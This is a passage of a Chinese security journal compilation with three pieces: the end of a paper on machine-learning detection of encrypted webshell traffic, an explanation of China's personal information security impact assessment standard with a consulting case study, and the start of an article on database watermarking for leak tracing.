训练一个好的模型，需要构建一个尽可能反映真实环境的数据集。由于 HTTPS 的 webshell 攻击流量获取难度大，所以我们构建靶场环境并设计实现了自动化的模拟攻击脚本，分别针对 JSP 和 PHP 网页后门，使用多种类型的 webshell 客户端进行连接，设计并采集了包括 Windows 下和 Linux 下的各种常见的攻击操作和恶意指令所产生的通信流量，最终采集了 2.6G 的流量数据。

为了对数据进行有效的特征提取，对其进行数据过滤后，使用 Cisco 开源的网络流量分析工具 Joy 对收集的流量进行解析，得到 json 格式的解析结果。最后我们得到的黑白样本的数据量如表 3 所示，数据量的单位为数据包经过解析之后双向网络流的数量。

数据分类	webshell 客户端	样本数
黑样本	冰蝎	7631
	哥斯拉	6751
	蚁剑	1919
白样本	正常访问	8197

表 3 数据统计列表

（二）特征提取

由于加密流量的载荷是随机且加密的，所以根据观察到的特征以及在加密流量中特征提取的经验，提取了四种主要的无法加密的数据元素，包含四百多维特征，分别是：

（1）数据流元特征；

（2）数据包包长特征；

（3）数据包时间间隔特征；

（4）数据包字节分布特征。

（三）模型训练与测试

使用 LightGBM 作为 webshell 流量识别分类模型，它是轻量级的基于梯度提升算法的学习器，具有训练效率高、内存占用少、准确率高、支持并行化学习、可处理大规模数据等优点。

因为不同类型的 webshell 客户端的数据量差距较大，所以做了数据平衡，即每种类型的数据剔除掉一部分作为训练集来保证各个类型之间的均衡，这部分数据也可以预留出来作为测试集。随机选出数据集的 20% 作为测试集，剩余的随机选出 20% 作为验证集，其他 80% 作为训练集。如表 4 所示，展示了平衡之后的数据量和在测试集上运行的结果。

webshell 客户端	样本数	准确率	召回率	F1 值
冰蝎	2522	99%	99.4%	0.996
哥斯拉	1650	99.6%	99.7%	0.996
蚁剑	1589	99.1%	98.6%	0.989
正常访问	8197	99.6%	100%	0.998

表 4 测试集上的效果

将训练好的模型保存下来，测试预留出的那一部分数据，测试效果如表 5 所示。可以看出，提取出的特征对于不同类型的 webshell 和白流量具有较好的区分度，也说明了方法的有效性。其中冰蝎 3.0 的数据只参与了这次测试，训练集中只有冰蝎 2.0 的数据，而准确度较低的哥斯拉，是因为测试集中包含的哥斯拉 Linux下的恶意指令也没有出现在训练集中，训练集中只包含了 Windows下的恶意指令，说明 Linux下和 Windows下的攻击操作和恶意指令所产生的流量特征不完全相同，所以在训练集中需要增加样本的丰富程度以提升模型的泛化能力。

webshell 客户端	样本数	准确率
冰蝎	5109	99%
哥斯拉	5101	92.1%
蚁剑	330	100%
正常访问	57	100%

表 5 在预留数据集上的测试效果

4. 平台落地方案

由于我们针对 HTTP 和 HTTPS 中的 webshell 检测分别训练了不同的机器学习模型，并且模型需要的输入也不一致，所以我们就如何让模型能够落地到 ISOP 平台并实现自动化的检测进行了研究，最终确定将机器学习模型插件化到 ISOP 平台的攻击识别引擎中，来实现 webshell 检测模型的落地。

（一）ISOP 攻击识别引擎

攻击识别引擎是 ISOP 平台的重要引擎之一，将归一化后的原始日志输入攻击识别引擎进行识别，可以生成各种简单或复杂的事件，其工作流程如图 1 所示。




图 1 攻击识别引擎工作流程

攻击识别引擎的识别规则具有较强的可扩展性，通过插件的方式可以支持机器学习等人工智能模型，其原理简介如图 2 所示。




图 2 攻击识别引擎原理简介

（二）webshell 检测模型落地方案

为了快速验证并优化 webshell 检测模型，我们将机器学习模型插件化到攻击识别引擎的插件组中，并且不会影响平台的其他功能或性能。webshell 检测模型落地方案如图 3 所示。




图 3 webshell 检测模型落地方案

5. 结语

本文针对 HTTP 中的加密型 webshell 和 HTTPS 中的加密型 webshell 提出了可行的检测和落地方案，后期会通过丰富训练集、增加 TLS 特征等方式对模型进行优化，不断提升模型对 webshell 的检测能力和泛化能力，最终与公司不同产品进行融合并实现落地。

参考文献

[1] https://cdmd.cnki.com.cn/Article/CDMD-10486-1018173805.htm

[2] https://core.ac.uk/download/pdf/82746168.pdf

[3] https://ieeexplore.ieee.org/stamp/stamp.jsp?tp=&arnumber=7546497

[4] https://www.sec.cs.tu-bs.de/pubs/2017b-eurosp.pdf

[5] https://link.springer.com/chapter/10.1007/978-3-319-89500-0_54

[6] https://github.com/rebeyond/Behinder

[7] https://github.com/BeichenDream/Godzilla

[8] https://github.com/AntSwordProject

[9] https://www.freebuf.com/column/204796.html

[10] https://mp.weixin.qq.com/s/yKfjZ2lcL68VIRj-VWH8rA

[11] https://www.freebuf.com/articles/web/123779.html

致谢

在此特别感谢 ESM 技术部的杨钦同学在攻击数据模拟采集方面给予的支持，使得研究和实验工作顺利开展。

《信息安全技术个人信息安全影响评估指南》解读

绿盟科技 咨询设计部 刘宇 张帅丽 曾令平 欧阳周婷

摘要：2020 年 11 月 19 日，国家市场监督管理总局、国家标准化管理委员会发布的《中华人民共和国国家标准公告（2020 年第 26 号）》上，GB/T39335-2020《信息安全技术个人信息安全影响评估指南》国家标准正式发布，并将于 2021 年 6 月 1 日正式实施。本则指南历时 3 年终于发布，为公民个人信息再添一张保护伞。本文将从个人信息保护环境、标准内容解读以及企业应对方式等角度对个人信息安全影响评估进行介绍。

关键字：个人信息保护 数据安全 标准解读 PIA

1. 背景介绍

1.1 发布背景

随着大数据时代的到来，数据成为新的生产要素，是国家的基础性资源和战略性资源。美国、欧盟、日本等前后出台了有关数据保护与个人信息保护的法律法规标准，来保护本国的数据及个人信息安全。

图 1 国际个人信息保护法规

在 2016 年 4 月 19 日召开的网络安全和信息化工作座谈会上，习近平总书记提出了“以人民为中心”的网信发展思想，并作出了“网络安全为人民、网络安全靠人民”的重要指示。2016 年，《信息安全技术个人信息安全规范》（以下简称《个人信息安全规范》）标准制定项目在全国信息安全标准化技术委员会立项，被列为重点标准项目，《个人信息安全规范》标准强调展开个人信息安全影响评估工作，旨在发现、处置和持续监控个人信息处理过程中的安全风险。个人信息安全影响评估与传统信息安全风险评估不同，其评估的风险是指对个人权益造成的损害，评估对象、评估方法均有所不同，国际上针对个人信息安全风险评估有大量专门的标准和指南，而我国尚无对个人信息主体权益影响进行评估的指导文件，制定该指南标准，将是推动个人信息保护工作深入落地、提升保护水平的有效途径。

1.2 标准定位

2018 年 6 月 13 日，全国信息安全标准化技术委员会发布国

家标准《信息安全技术个人信息安全影响评估指南》（征求意见稿）征求意见的通知。

2020 年 11 月 19 日，国家市场监督管理总局、国家标准化管理委员会发布的《中华人民共和国国家标准公告（2020 年第 26 号）》上，GB/T39335-2020《信息安全技术个人信息安全影响评估指南》国家标准正式发布，并将于 2021 年 6 月 1 日正式实施。

《个人信息安全影响评估指南》（以下简称《指南》）是《个人信息保护法（草案）》和《个人信息保护规范》标准落地的重要抓手，是我国个人信息安全保护标准体系的关键环节。它规定了个人信息安全影响评估的基本概念、框架、方法和流程，并提出了特定场景下进行评估的具体方法。适用于各类组织自行开展个人信息安全影响评估工作。同时为国家主管部门、第三方测评机构等开展个人信息安全监管、检查、评估等工作提供了指导和依据。

1.3 发展历程

个人信息安全政策及标准的发展历程如下图所示：

图 2 我国个人信息安全政策及标准发展历程

1.4 标准参考

《指南》参考了传统信息安全风险评估的方法，从资产、威胁、脆弱性三个角度进行分析，并结合个人信息处理行为对用户权益产生的影响，判断其对个人信息主体合法权益造成损害的各种风险，评估用于保护个人信息主体的各项措施有效性。同时，该标准还参考《ISO/IEC29134:2017 隐私影响评估准则》中的隐私影响评估（PIA）的流程，通过借鉴国外立法和标准的研究，结合国内应用实践和标准编制组的科研成果，提出与国际标准接轨、适合我国国情，并具有一定创新性的“PIA”标准。为组织、监管部门、第三方测评机构等开展评估工作提供了指导和依据。

因此，《指南》既能够有效支撑我国《个人信息保护法（草案）》中的第五十四条要求，同时也能支撑实施《通用数据保护条例（GDPR）》下的数据保护影响评估（DPIA）要求。

2. 内容解读

2.1 标准概述

《指南》由五个章节以及四份附录组成。其中第四章节“评估原理”和第五章节“评估实施流程”作为主要章节，配合附录参考性材料，以“先原理后细节”的整体逻辑，明确指出了个人信息安全影响评估的基本原理、实施流程、评估细节，更加具象且专注于具体实操，对个人信息安全影响评估的工作落地起到了重要的指导意义。

图 3《GB/T 39335-2020 信息安全技术 个人信息安全影响评估指南》目录结构

2.2 内容简介

2.2.1 评估原理

《指南》中第四章节“评估原理”，介绍了开展评估的价值、评估报告的用途、评估责任主体、评估基本原理和评估实施考虑的要素。

开展评估的价值主要从组织和组织第三方合作伙伴两个维度进行阐述：

- 针对组织，在个人信息处理前，协助组织识别风险，辅助其采取对应的安全控制措施，并基于评估工作，帮助企业员工熟悉个人信息安全风险，增强处置风险的能力；在开展个人信息处理过程中，持续修正安全控制措施有效性，确保风险可控，同时可作为证明组织个人信息保护与数据安全方面的合规证明；当发生个人安全事件时，可作为组织已主动评估风险和采用保护措施的有效证明，减轻或免除组织相关责任和名誉损失。
- 针对组织第三方合作伙伴，在证明组织个人信息安全保护能力的同时，也可引导其采取适当安全管控措施。

在评估报告用途上，主要从个人信息主体、开展影响评估的组织、主管监管部门和组织第三方合作伙伴四个层面进行阐述，具体如下图所示：

图 4 个人信息安全影响评估报告用途

在评估责任主体上，由组织指定责任部门或责任人员（可选择自行开展或外聘独立第三方），但需要注意的是，该责任部门或人员需要具有独立性，不受被评估方影响。

在评估原理上，从两个方面对个人信息处理活动进行评估，一是个人权益影响，二是安全保护措施有效性，最终确定风险级别。




图 5 个人信息安全影响评估原理

在评估实施考虑要素上，主要包含三个方面：评估规模，取决

于受到影响的个人信息主体范围、数量和受影响的程度；评估方法，提供了访谈、检查、测试三种基本评估方法；评估工作形式，可分为自评估和检查评估两种。

2.2.2 评估实施流程

《指南》中第五章节“评估实施流程”，详细提供了组织进行个人信息安全影响评估的流程指引。评估实施流程可分为九步，具体如下图所示：

图 6 个人信息安全影响评估实施流程

其中，主要内容如下：

- 评估必要性分析，可从合规差距分析（整体合规分析、局部合规分析、评估性合规要求分析）和尽责性风险评估两个维度开展。
- 开展评估准备工作，包括组建评估团队、制订评估计划、确定评估对象和范围（系统基本信息、系统设计信息、处理流程和程序信息）、制订相关方咨询计划。
- 数据映射分析，需要结合个人信息处理的具体场景，开展方式可参考附录 C 中表 C.1《基于处理活动 / 场景 / 特性或组件的个人信息映射表》和 C.2《个人信息生命周期安全管理》。
- 风险源识别，针对个人信息安全事件，对要素进行了简化，归纳为网络环境和技术措施、个人信息处理流程、参与人员与第三方、业务特点和规模及安全趋势四个方面。具体评估可参考附录 D.1《评估安全事件发生的可能性》。
- 个人权益影响分析，是分析特定的个人信息处理活动是否会对个人信息主体合法权益产生影响，以及可能产生何种影响，主要包括四个维度：限制个人自主决定权、引发差别性待遇、个人名誉受损或遭受精神压力、人身财产受损。具体评估可参考附录 D.2《评估个人信息主体权益影响程度》。
- 安全风险综合分析，具体过程和风险等级的判定可参考附录 D 中 D.3《个人信息安全风险综合评估》。

2.3 关注重点

《指南》的发布为个人信息控制者提供了行之有效的方法来判断其个人信息处理活动的合法合规性，以及是否会对个人信息主体合法权益造成不利影响。对于一般企业来说，在个人信息安全保护工作的过程中，应当关注到以下内容。

2.3.1 需开展个人信息安全影响评估的情况

《中华人民共和国个人信息保护法（草案）》第五十四条中指出：个人信息处理者应当对下列个人信息处理活动在事前进行风险评估，并对处理情况进行记录：

- 处理敏感个人信息；
- 利用个人信息进行自动化决策；

- 委托处理个人信息、向第三方提供个人信息、公开个人信息；
- 向境外提供个人信息；
- 其他对个人有重大影响的个人信息处理活动。

《GB/T 35273-2020 信息安全技术 个人信息安全规范》中对开展个人信息安全影响评估的场景进行了补充：

- 在产品或服务发布前，或业务功能发生重大变化时，应进行个人信息安全影响评估；
- 在法律法规有新的要求时，或在业务模式、信息系统、运行环境发生重大变更时，或者发生重大个人信息安全事件时，应进行个人信息安全影响评估。

2.3.2 可能对个人信息产生高风险的情况

为了让企业更好地发现个人信息安全风险，《指南》提供了常见的高风险个人信息处理活动与场景，企业存在下述个人信息处理活动时，应当对其特别关注。

图 7 常见高风险场景

3. 绿盟科技个人信息安全影响评估服务方案

作为将“巨人背后的专家，保障客户业务顺畅运行”列为使命的公司，为了有效保障客户的业务运行以及用户的个人信息安全，绿盟科技向全行业的客户提供专业高效的个人信息安全影响评估服务，全力保障企业个人信息处理业务的合法合规，规避对用户合法权益的损害，并保障用于个人信息保护的各项措施的有效落实，帮助企业规避因侵害用户权益带来的合规风险、财务风险以及舆论风险。

3.1 服务方案实施流程




图 8 绿盟科技个人信息安全影响评估实施流程

3.2 评估收益

个人信息安全影响评估可有效加强企业对个人信息主体权益的保护，能够对外展示企业在个人信息保护领域的努力，提升透明度，增进个人信息主体对企业的信任。具体收益如下：

图 9 绿盟科技个人信息安全影响评估收益

4. 个人信息安全影响评估实践案例

基于对《指南》以及国际标准和最佳实践的深入理解，结合长久以来积累的风险评估经验，绿盟科技已为多家企业提供了成熟完善的个人信息安全影响评估服务，为帮助读者更好地理解个人信息安全影响评估的实施方法，下面是对某省烟草企业个人信息安全影响评估项目作为案例进行的分析。

- 企业特征：业务设计明确、信息系统繁多、用户信息数量庞大、用户信息类别明确、可能导致重大个人权益影响。
- 评估对象：出于对上述因素的考虑和对重点业务的分析，本次评估确定了多个信息系统为评估对象，涉及个人信息的全生命周期行为，且覆盖了个人信息种类与数量最多的几个系统。
- 实践过程：本次评估基于《指南》中的评估方法，结合企业架构特征与项目团队经验，通过如下方法完成了个人信息安全影响评估工作，并出具了综合企业整体个人信息保护状况的个人信息安全影响评估报告。
- 评估结果：本次评估发现安全保护措施落实不到位容易造成个人信息被泄露，以及引发零售户财产受损、歧视性待遇。下面选取两个典型的风险问题进行分析：

风险项	风险概述	风险处置建议
缺失数据安全管理细则，数据分类分级、数据权限管理、数据使用等流程管理混乱。	• 企业虽然遵照国家相关法律法规进行执行，已对数据资产进行核查形成了清单，但缺少制度化、规范化的管理细则，各层级在实际业务开展过程中，对数据的管理方式存在不统一，数据定义混乱、敏感程度认知存在分歧，导致数据分类分级存在遗漏和风险。且第三方人员可使用管理员权限进行系统维护、数据访问等操作。 • 数据安全管理细则未制定，易引发企业员工在数据收集、传输、存储、使用、交换、销毁等流程中的不合规操作，造成部分数据损失。且数据使用等权限未严格控制，易引发数据泄露风险，对零售户的个人权益造、对企业权益于声誉造成严重损失。	• 从企业整体考虑，并结合企业具体的业务活动，建立企业数据分类分级管理制度和具体细则，形成可落地执行的指导手册。 • 从管理和技术两个层面对不同类别和敏感程度的个人信息，实施相应的安全策略和保障措施，做到事前防御、事中防护、事后处置。 • 遵循PDCA原则，持续对数据保护策略进行动态维护，确保对应数据以适当的投入保持合适的控制水平。
数据全生命周期落地管控缺失安全管控要求。	• 企业对数据全生命周期的管控执行过程中，缺乏安全管控要求，大部分还停留在以业务为主导因素，如未经安全审核的临时敏感信息操作、缺失临时操作后的安全审计工作、未对服务到期的个人信息进行删除或去标识化处理（仅将用户状态从有效标记为无效）等。 • 缺失安全管控的数据管理，易造成数据管理过程中的数据损失与信息泄露风险，对零售户的个人权益造成较大影响，也会对企业名誉造成严重损失和经济损失。	• 严格落实数据全生命周期各项管控要求，做到数据行为可见、可控、可管。 • 定期开展数据风险评估，及时发现风险，并及时进行整改。 • 建立动态管控机制，发生安全事件后立即响应，及时上报，迅速处理，降低损失。 • 开展安全教育培训工作，提高企业员工的安全意识和正确的工作观念，有效减少安全事件的发生。

图 10 风险示例

5. 结论

《指南》历经三年修订后正式发布，并将于 2021 年 6 月 1 日实施，《指南》的发布与实施填补了我国个人信息安全保护领域评估标准的缺失，为监管部门及各类组织进行个人信息安全影响评估提供了切实可行的方法。

数据泄露事件频发，数据水印技术如何做到事后溯源追责？

绿盟科技 创新中心&天枢实验室 陈磊

摘要：在大数据时代，数据作为一种新型生产要素，数据交互、共享、交换和挖掘等需求越来越多。然而，在此过程中数据泄露是其不可忽视的安全挑战，近年来相关数据泄露事件频频发生。事后溯源是企业的一项重要任务，一方面可以溯源到泄露主体进行追责，起到威慑作用；另一方面有利于追踪和了解内部管理与安全措施的薄弱环节。数据水印作为一种有效的溯源技术，近年来在业界受到了广泛关注。本文将概述数据水印技术的基本原理，以及在溯源场景的应用。

关键词：数据水印 数据泄露 溯源追责 数据安全

1. 背景

数据泄露问题的严峻程度逐年升高。据 Risk Based Security（RBS）机构在 2020 年 Q3 季度的报告 [1]，2020 年 1 月至 9 月全球公开披露的数据泄露事件有 2953 起，是 2019 年同时段事件数量（6021 起）的 49%；然而涉及的泄露数据记录数量高达 361.07 亿条，相比 2019 年同时段的泄露记录（83.54 亿条）上涨了 332.21%，创历史新高。总体来说，2020 年全球数据泄露状况不容乐观。

从泄露原因看，既有外部黑客攻击因素，也与内部员工有关。例如，2020 年 4 月，浙江某农商银行因员工违规泄露用户信息被处罚；同年 5 月，江苏警方破获一起内部员工贩卖银行个人金融信息的案件，涉及记录 5 万多条；同年 8 月，调查发现圆通内部员工与外部不法分子勾结导致 40 万条个人信息泄露。另外，疫情期间收集的个人信息由于内部人员主动外发导致的数据泄露频频发生，比如 2020 年 1 月，超 7000 名武汉返乡人员的个人信息被泄露，其中包括公民的身份证号码、电话号码、具体家庭住址及列车信息等；同年 7 月，山东青岛胶州中心医院 6000 余人的就诊名单发生泄露，涉及患者的详细个人信息。数据的价值性与变现能力导致数据黑灰产越发猖獗，暗网每天活跃着各类泄露数据的交易。泄露溯源是从源头上根治黑灰产与数据泄露问题的关键。溯源一方面可以帮助企业了解内部安全管理与技术措施的薄弱环节，另一方面对实施犯罪行为的泄露者可以起到心理威慑的作用，从而有效减少类似事件的发生。然而，面对暗网或公开网络等环境中的数据泄露事件，多数情况下无法做到准确的溯源——是谁泄露的？在哪里泄露的？是什么时间泄露的？

数据库水印作为一种在学术界被深入研究的数据安全技术，

被公认是有效地解决以上溯源痛点问题的重要手段，近年来在工业界也得到足够的重视与关注。下面将聚焦该技术的机制原理、应用场景两个层面进行介绍。

2. 数据库水印技术

数据库水印（也称结构化数据水印，简称数据水印）是一种将标识信息（如版权信息、机构 / 员工 ID）通过一定的规则与算法隐藏在结构化数据中的技术。隐藏后数据库的使用价值几乎不变。其主要用于版权保护或泄露追踪溯源（本文关注后者）。广泛地说，数据库水印属于数字水印的一个分支。除数据库水印外，根据嵌入载体不同，数字水印还包括图像水印、视频水印、音频水印、文本水印和软件水印等。其中，最早的数字水印技术是应用在图像领域中，即图像水印发展较为成熟。数据库水印技术在安全需求驱动下，近年来得到快速发展与应用。下面从数据库水印的方案框架、评估指标、水印攻击和典型算法四个方面对其进行全面概述与介绍。

2.1 方案框架

数据库水印是将水印信息（数据量少）隐藏到数据库载体（数据量比较大）中，有两种隐藏方式：一种是隐藏在数据库的文件头中，另一种是隐藏在数据库包含的关系表中，通常指的是后者，本文指代也是该方式。

具体如何将水印信息隐藏到数据库（关系表）中呢？其方案框架如图 1 所示。它包括水印嵌入端和提取端，包括两个核心算法：水印嵌入算法和水印提取算法。

- 水印嵌入端：企业或组织机构通过水印嵌入算法，将水印标识信息 W(如下载该数据库的员工 ID) 隐藏到原始数据库 D 中，最终得到含水印的数据库 D_W，为了保证安全性，该过程通常由密钥控制。
- 水印提取端：当数据库 D_W 发生泄露后，企业或组织机构希望查找清楚是谁泄露了该数据库，它通过水印提取算法，在获得的数据库 D'_W 中进行水印提取或相关性检测操作，进而溯源确定最终的泄露主体，追究责任。




图 1 数据库水印方案框架

需注意的是，在数据泄露过程中，由于泄露主体可能会有意或无意对数据库进行一些操作，比如对数据库的元组进行随机抽样、选择部分列、修改数据库的某些值或对格式进行调整，这些操作通常被称为水印攻击（后续将介绍），通常会对水印信息造成一定影响，这要求设计的水印嵌入 / 提取算法具有一定强度的鲁棒性，即遭受攻击后同样能提取 / 检测到正确的水印信息。

2.2 评估指标

评估一个数据库水印算法的性能优劣通常主要由三个指标进行判定：

1) 透明性。也称为不可感知性，包括主观不可感知性和客观不可感知性，前者是指用户主观体验不出数据库一些变化；后者由数学指标进行定义，比如均值和均方差的改变率，改变率越小，不可感知性 / 透明性越好。

2) 鲁棒性。在溯源场景也称为溯源成功率，是指遭受各类攻击后仍然能正确提取水印的能力。通过多种水印攻击测试，结合提取水印比特的误码率或检测的相关性值进行综合评估。

3) 嵌入容量。即数据库可以嵌入的水印比特信息数量，通常使用每个元组可嵌入的水印比特数或总嵌入量指标进行评估。




图 2 三种性能指标的关系

数字库水印判定三个基本指标即透明性、鲁棒性和嵌入容量是相互矛盾、相互影响的关系，三者不可能同时达到最优，如图 2 所示。比如，设计一个鲁棒性强的数据库水印系统，意味着需要增强水印信号，那么同时也意味着将破坏更多原始数据库信号，透明性将减弱。

除此以外，在实际应用中，数据库水印还需要考虑以下两个指标：

1）安全性。攻击者在没有掌握密钥情况下，不能提取到隐藏的水印信息、不能破坏水印信息，且不能伪造或替换非法的水印信息。相比鲁棒性指标，安全性指标考虑范畴更大、要求更严。

2）实用性。是指算法的应用效果，包括嵌入 / 提取算法的执行效率，所需的内存空间。

2.3 水印攻击

数据库水印攻击的目的是破坏水印信息或使得水印检测结果失效。攻击者在获得数据库的全部或部分使用价值的前提下，对数据库执行一些攻击操作，主要包括：

1) 修改攻击（Alteration attack）：对数据库的属性值进行部分修改。

2) 删除攻击（Deletion attack）：也称为抽样攻击，选择数据库的部分元组或部分属性列。

3) 插入攻击（Insertion attack）：在数据库插入新的记录或者增加新的属性列。

4) 置换攻击（Permutation attack）：改变数据库的元组顺序。

5) 混淆攻击（Obfuscated attack）：在已有的含水印数据库中嵌入一个新的伪造水印。

6) 复合攻击（Multifaceted attack）：综合前面提到的两种或以上的攻击方法。

2.4 嵌入方法

数据库水印算法一方面需要更好地将水印标识信息隐藏到数据库中，另一方面需要满足嵌入后的透明性——仅允许一定范围内失真，因此它本质上可看成一个带约束条件的最优化问题。从信号角度来看，数据库水印嵌入过程可看成一个大信号叠加了一个小信号，经过有噪信道后，如何检测到小信号——小信号的编解码问题。根据水印嵌入过程是否需要改变原始数据库的元组的属性值和格式，嵌入方法主要可分为两大类：

1) 基于元组修改的水印嵌入算法：实质上，任何水印信息可编码转换成一连串由“0”和“1”组成的比特字符串。针对元组的数值属性（如年龄、时间戳）和类别属性（如身份证号、地址信息等）两种类别，嵌入方法可再分为两种子类别：

- 数值属性的嵌入方法：其主要思路是通过一定的规则，修改原始数值的大小而嵌入“0”或“1”两种水印比特。为了保留数据可用性，修改应满足一定的约束条件（如统计特性）。最为简单的方式，是在数值属性值的最低有效位（Least Significant Bit，LSB）进行替换，比如在年龄 18（二进制“10010”）最小 LSB 位嵌入“0”变为 18（“10010”），嵌入“1”变为 19（二进制“10011”）。其他可以在小数点后进行嵌入，或者使用不同的量化索引等嵌入机制。

- 类别属性的嵌入方法：类别属性不能直接修改数值编码，一种思路是嵌入数据库用户不易察觉的字符或标点，比如通过在类别属性值末尾嵌入回车符、换行符表示“0”“1”，以及嵌入不同的空格数量等，常见嵌入规则如表 1 所示；另一种思路是基于语义的近义词进行嵌入，首先构建关键词的近义词库并确立顺序，嵌入过程根据约定规则嵌入“0”或“1”比特。

嵌入规则	水印比特“0”	水印比特“1”
Rule 1	（回车符：/r）	（换行符：/n）
Rule 2	（没有空格）	（一个空格）
Rule 3	（首字母大写）	（首字母小写）
Rule 4	，（全角）	、（半角）

表 1 数据库类别属性的常见嵌入规则

2) 基于伪行 / 伪列的水印嵌入算法：不同于第一类，该类算法无须修改原有数据库元组，而是首先生成伪行或伪列，然后在新数据中按照一定规则嵌入水印。

- 伪行水印：先基于元组各项属性的数据类型、数据格式、取值范围的约束条件生成多个伪造的行，然后将水印按前面所述的数值属性或类别属性嵌入规则嵌入水印比特。
- 伪列水印：伪造新的属性列，包括数值属性列或类别属性列，生成的伪列应尽可能与该关系表的其他属性相关，不容易被攻击者察觉，然后将水印比特嵌入伪造的新列中。

水印提取是水印嵌入的逆过程，为了提高水印抵抗攻击的能力（鲁棒性），可采取重复嵌入，或者引入纠错编码机制进行嵌入。

3. 数据库水印与溯源场景

针对泄露溯源的目标主体不同，数据库水印溯源包括两类场景：企业员工的泄露溯源和企业机构的泄露溯源。

3.1 针对企业员工的泄露溯源

数据作为企业的重要资产，每天有大量数据在频繁交互，包括商业数据、财务报表用户和个人信息，它们以数据库（关系表）、Excel 和 CSV 等形式存储、传输和处理。文件的频繁交互增加了数据泄露的风险，比如员工将下载的数据文件上传至互联网（比如公开网盘、论坛）、非法下载数据售卖给第三方，离职员工恶意下载数据等。

数据泄露后的溯源是一项重要的任务，一方面有利于了解安全管理与措施的薄弱环节；另一方面可起到心理威慑作用，追究责任，杜绝类似事件再次发生。针对企业员工的泄露溯源场景如图 3 所示，任何员工下载数据到本地时，会触发水印嵌入器将水印信息（如员工 ID、时间戳等）自动地嵌入下载数据库（关系表）中。当数据发生泄露时，企业可提取水印信息，通过匹配与关联分析，溯源取证泄露者的标识 ID，以及下载时间等信息。




图 3 针对企业内部员工的泄露溯源应用场景

3.2 针对组织机构的泄露溯源

在大数据时代，数据开放、共享、交换、发布等场景需求变得越来越多。其中包括以下一些典型场景：

- 政府部门数据共享场景：包括从中央到地方的纵向数据共享，以及省市地区之间的横向数据共享。
- 企业之间的数据共享：多家企业将自身的数据进行融合，联合进行数据挖掘与机器学习任务。
- 研究性质的数据发布：金融 / 医疗将限制开放给科研机构以及高校，进行数据统计与数据分析。

• 商业性质的数据外包：企业有一批数据，外包给第三方进行数据分析或处理。

数据开放共享能促进数据价值的释放，然而也带来更多的数据泄露风险。同一份数据的共享（或多次分发过程）往往涉及多个数据接收机构，若其中一方由于安全失责导致了数据泄露，数据泄露后如何正确溯源到真正的泄露方呢？这是溯源的第二类场景，如图 4 所示：分发机构在原始数据库嵌入不同的水印信息（如机构 ID、时间戳）给不同的接收机构。一旦发生相关的数据泄露，分发机构可提取泄露数据库的水印信息，通过溯源取证，进而对泄露主体进行追责。从合规视角来看，针对组织机构的泄露溯源可促进数据接收方落实数据安全保护责任，强化接收方实施相应级别的安全措施。

